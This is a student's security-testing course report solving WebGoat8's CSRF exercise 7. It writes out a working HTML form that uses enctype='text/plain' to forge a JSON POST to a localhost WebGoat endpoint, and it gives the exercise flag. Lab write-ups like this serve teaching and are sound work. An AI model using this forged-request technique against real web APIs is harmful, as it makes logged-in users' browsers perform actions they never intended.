Final Report
Security Testing
2019/2020

Francesco Penasa

January 14, 2020

1 Introduction

1. **Solution for WebGoat8/RequestForgeries/Cross-SiteRequestForgeries/7.**

   In order to resolve exercise seven of the Cross-Site Request Forgeries in WebGoat8 we followed the instruction given in the exercise's page. One of the instruction contains the link *pentestmonkey.net/blog/csrf-mxl-post-request* where an approach to a similar problem is addressed. The solution in such page consist to use *enctype="text/plain"* to avoid the encoding of the html's body. We emulated such solution adding the *enctype="text/plain"* attribute in our form, which is similar to the forms used in the previous exercises (exercises 3 and 4). The form modified in this way is the following.

```
<form name="attack" enctype="text/plain" method="POST"
action="http://localhost:8081/WebGoat/csrf/feedback/message">
        <input type="hidden" name='{
                "name": "WebGoat",
                "email": "webgoat@webgoat.org",
                "message": "WebGoat is the best!!"}'>
        <input type="submit" name="submit" value="Submit">
</form>
```

   We open an *.html* file that contains such form in the same browser that we have used to access the WebGoat exercise. Subsequently, we click on the submit button and the web browser will respond us with a JSON message containing the flag required in the exercise page.
   The flag values in this case is: **1dec9d5b-3dee-4200-b0f9-adb1ee88edf1**

   In the following page a few screenshot of the html code and the result in WebGoat8 are displayed.

CSRF and content-type

In the previous section we saw how relying on the content-type is not a protection against CSRF. In this section we will look into another way we can perform a CSRF attack against a APIs which are not protected against CSRF.


In this assignment you need to achieve to POST the following JSON message to our endpoints:

```
POST /csrf/feedback/message HTTP/1.1

{
  "name"    : "WebGoat",
  "email"   : "webgoat@webgoat.org",
  "content" : "WebGoat is the best!!"
}
```

More information can be found here

Remember you need to make the call from another origin (WebWolf can help here) and you need to be logged in into WebGoat.




```
1  <!DOCTYPE html>
2  <html>
3  <head>
4      <title>ex 7</title>
5  </head>
6
7  <body>
8
9      <form name="attack" enctype="text/plain" action="
       http://localhost:8081/WebGoat/csrf/feedback/message" method="POST">

10       <input type="hidden" name='{"name": "WebGoat", "email":
         "webgoat@webgoat.org", "message":"WebGoat is the best!!"}'>
11       <input type="submit" name="submit" value="Submit review">
12 </form>
13
14 </body>
15 </html>
```